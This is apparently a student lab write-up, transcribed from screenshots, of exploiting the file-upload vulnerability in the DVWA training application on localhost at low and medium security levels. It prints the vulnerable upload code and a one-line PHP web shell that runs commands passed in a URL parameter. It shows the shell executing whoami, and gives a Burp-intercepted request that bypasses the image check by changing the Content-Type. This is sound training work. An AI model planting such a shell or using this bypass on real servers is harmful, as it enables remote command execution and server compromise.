

Lab 5 - Unrestricted File Upload

LOW LEVEL



```
<?php

if( isset( $_POST[ 'Upload' ] ) ) {
    // Where are we going to be writing to?
    $target_path  = DVWA_WEB_PAGE_TO_ROOT . "hackable/uploads/";
    $target_path .= basename( $_FILES[ 'uploaded' ][ 'name' ] );

    // Can we move the file to the upload folder?
    if( !move_uploaded_file( $_FILES[ 'uploaded' ][ 'tmp_name' ], $target_path ) ) {
        // No
```

Since the uploaded file check does not go through any filter, we can easily upload a php file to perform the exploit.



File Upload Source

vulnerabilities/upload/source/low.php

```
<?php

if( isset( $_POST[ 'Upload' ] ) ) {
    // Where are we going to be writing to?
    $target_path  = DVWA_WEB_PAGE_TO_ROOT . "hackable/uploads/";
    $target_path .= basename( $_FILES[ 'uploaded' ][ 'name' ] );

    // Can we move the file to the upload folder?
    if( !move_uploaded_file( $_FILES[ 'uploaded' ][ 'tmp_name' ], $target_path ) ) {
        // No
        echo '<pre>Your image was not uploaded.</pre>';
    }
    else {
        // Yes!
        echo "<pre>{$target_path} succesfully uploaded!</pre>";
    }
}

?>
```

Vulnerability: File Upload


Choose an image to upload:

Browse... No file selected.

Upload

```
../../hackable/uploads/test.php succesfully uploaded!
```

```
┌──(sacnshe153722㉿he153722)-[~/Desktop]
└─$ cat test.php
<?php system($_GET["cmd"]); ?>

┌──(sacnshe153722㉿he153722)-[~/Desktop]
└─$ 
```



127.0.0.1/DVWA/vulnerabilities/view_source.php?id=upload&security=low

File Upload Source

vulnerabilities/upload/source/low.php

```
<?php

if( isset( $_POST[ 'Upload' ] ) ) {
    // Where are we going to be writing to?
    $target_path  = DVWA_WEB_PAGE_TO_ROOT . "hackable/uploads/";
    $target_path .= basename( $_FILES[ 'uploaded' ][ 'name' ] );

    // Can we move the file to the upload folder?
    if( !move_uploaded_file( $_FILES[ 'uploaded' ][ 'tmp_name' ], $target_path ) ) {
        // No
        echo '<pre>Your image was not uploaded.</pre>';
    }
    else {
        // Yes!
        echo "<pre>{$target_path} succesfully uploaded!</pre>";
    }
}

?>
```


127.0.0.1/DVWA/hackable/uploads/

Index of /DVWA/hackable/uploads

```
Name              Last modified     Size Description
Parent Directory                      -
dvwa_email.png    2023-01-02 22:22  667
test.php          2023-01-12 16:25   31

Apache/2.4.54 (Debian) Server at 127.0.0.1 Port 80
```

```
┌──(sacnshe153722㉿he153722)-[~/Desktop]
└─$ cat test.php
<?php system($_GET["cmd"]); ?>

┌──(sacnshe153722㉿he153722)-[~/Desktop]
└─$ 
```

This is a PHP script that uses the built-in "system" function to execute a command passed through the GET parameter "cmd". It is a type of code injection vulnerability and could allow an attacker to execute arbitrary commands on the server.



127.0.0.1/DVWA/hackable/uploads/test.php?cmd=whoami


```
www-data
```

```
┌──(sacnshe153722㉿he153722)-[~/Desktop]
└─$ cat test.php
<?php system($_GET["cmd"]); ?>

┌──(sacnshe153722㉿he153722)-[~/Desktop]
└─$ 
```

MEDIUM LEVEL

```
// Is it an image?
if( ( $uploaded_type == "image/jpeg" || $uploaded_type == "image/png" ) &&
    ( $uploaded_size < 100000 ) ) {
```

An uploaded file is a JPEG or PNG image and is less than 100,000 bytes in size. If both conditions are true, the code block following this statement will be executed.



File Upload Source

vulnerabilities/upload/source/medium.php

```
<?php

if( isset( $_POST[ 'Upload' ] ) ) {
    // Where are we going to be writing to?
    $target_path  = DVWA_WEB_PAGE_TO_ROOT . "hackable/uploads/";
    $target_path .= basename( $_FILES[ 'uploaded' ][ 'name' ] );

    // File information
    $uploaded_name = $_FILES[ 'uploaded' ][ 'name' ];
    $uploaded_type = $_FILES[ 'uploaded' ][ 'type' ];
    $uploaded_size = $_FILES[ 'uploaded' ][ 'size' ];

    // Is it an image?
    if( ( $uploaded_type == "image/jpeg" || $uploaded_type == "image/png" ) &&
        ( $uploaded_size < 100000 ) ) {

        // Can we move the file to the upload folder?
        if( !move_uploaded_file( $_FILES[ 'uploaded' ][ 'tmp_name' ], $target_path ) ) {
            // No
            echo '<pre>Your image was not uploaded.</pre>';
        }
        else {
            // Yes!
            echo "<pre>{$target_path} succesfully uploaded!</pre>";
        }
    }
    else {
        // Invalid file
        echo '<pre>Your image was not uploaded. We can only accept JPEG or PNG images.</pre>';
    }
}

?>
```

Vulnerability: File Upload


Choose an image to upload:

No file chosen

```
../../hackable/uploads/test.php succesfully uploaded!
```

More Information

- https://owasp.org/www-community/vulnerabilities/Unrestricted_File_Upload
- https://www.acunetix.com/websitesecurity/upload-forms-threat/


```
POST /DVWA/vulnerabilities/upload/ HTTP/1.1
Host: 127.0.0.1
Content-Length: 429
Cache-Control: max-age=0
sec-ch-ua: "Not?A_Brand";v="8", "Chromium";v="108"
sec-ch-ua-mobile: ?0
sec-ch-ua-platform: "Linux"
Upgrade-Insecure-Requests: 1
Origin: http://127.0.0.1
Content-Type: multipart/form-data; boundary=----WebKitFormBoundaryIT6D6SPqVkBOFAxR
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/108.0.5359.125 Safari/537.3
Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=
q=0.9
Sec-Fetch-Site: same-origin
Sec-Fetch-Mode: navigate
Sec-Fetch-User: ?1
Sec-Fetch-Dest: document
Referer: http://127.0.0.1/DVWA/vulnerabilities/upload/
Accept-Encoding: gzip, deflate
Accept-Language: en-US,en;q=0.9
Cookie: PHPSESSID=0vvu9k0nrohv483sepuua8pklg; security=medium
Connection: close

------WebKitFormBoundaryIT6D6SPqVkBOFAxR
Content-Disposition: form-data; name="MAX_FILE_SIZE"

100000
------WebKitFormBoundaryIT6D6SPqVkBOFAxR
Content-Disposition: form-data; name="uploaded"; filename="test.php"
Content-Type: application/x-php

<?php system($_GET["cmd"]); ?>

------WebKitFormBoundaryIT6D6SPqVkBOFAxR
Content-Disposition: form-data; name="Upload"

Upload
------WebKitFormBoundaryIT6D6SPqVkBOFAxR--
```

Vulnerability: File Upload

Choose an image to upload:

Choose File test.php

Upload

```
../../hackable/uploads/test.php succesfully uploaded!
```


More Information

- https://owasp.org/www-community/vulnerabilities/Unrestricted_File_Upload
- https://www.acunetix.com/websitesecurity/upload-forms-threat/

Username: admin
Security Level: medium
Locale: en
PHPIDS: disabled
SQLi DB: mysql


kali-he153722 - VMware Workstation
Burp Suite Community Edition v2022.12.4 - Temporary Project
Burp Project Intruder Repeater Window Help
Dashboard Target Proxy Intruder Repeater Sequencer Decoder Comparer Logger Extensions Learn
Intercept HTTP history WebSockets history Options
Request to http://127.0.0.1:80
Forward Drop Intercept is on Action Open Browser
Pretty Raw Hex
127.0.0.1/DVWA/vulnerabilities/upload/#
Home Instructions Setup / Reset DB Brute Force Command Injection CSRF File Inclusion File Upload Insecure CAPTCHA SQL Injection SQL Injection (Blind) Weak Session IDs XSS (DOM) XSS (Reflected) XSS (Stored) CSP Bypass JavaScript DVWA Security PHP Info About Logout
View Source View Help
To direct input to this VM, move the mouse pointer inside or press Ctrl+G.
9:33 AM 1/13/2023

I can bypass the security by changing the content type of the file to image/jpeg during file upload. Simply upload the test.php file and before uploading to server intercept it in burp proxy. Then replace the content type from application/x-php to image/jpeg or image/png


kali-he153722 - VMware Workstation
Burp Suite Community Edition v2022.12.4 - Temporary Project
Dashboard Target Proxy Intruder Repeater Sequencer Decoder Comparer Logger Extensions Learn
Intercept HTTP history WebSockets history Options
Request to http://127.0.0.1:80
Forward Drop Intercept is on Action Open Browser
Pretty Raw Hex
Inspector
Selection 24 (0x18)
Selected text
Content-Type: image/jpeg
Request Attributes 2
Request Query Parameters 0
Request Body Parameters 3
Request Cookies 2
Request Headers 20
0 matches

```
POST /DVWA/vulnerabilities/upload/ HTTP/1.1
Host: 127.0.0.1
Content-Length: 429
Cache-Control: max-age=0
sec-ch-ua: "Not?A_Brand";v="8", "Chromium";v="108"
sec-ch-ua-mobile: ?0
sec-ch-ua-platform: "Linux"
Upgrade-Insecure-Requests: 1
Origin: http://127.0.0.1
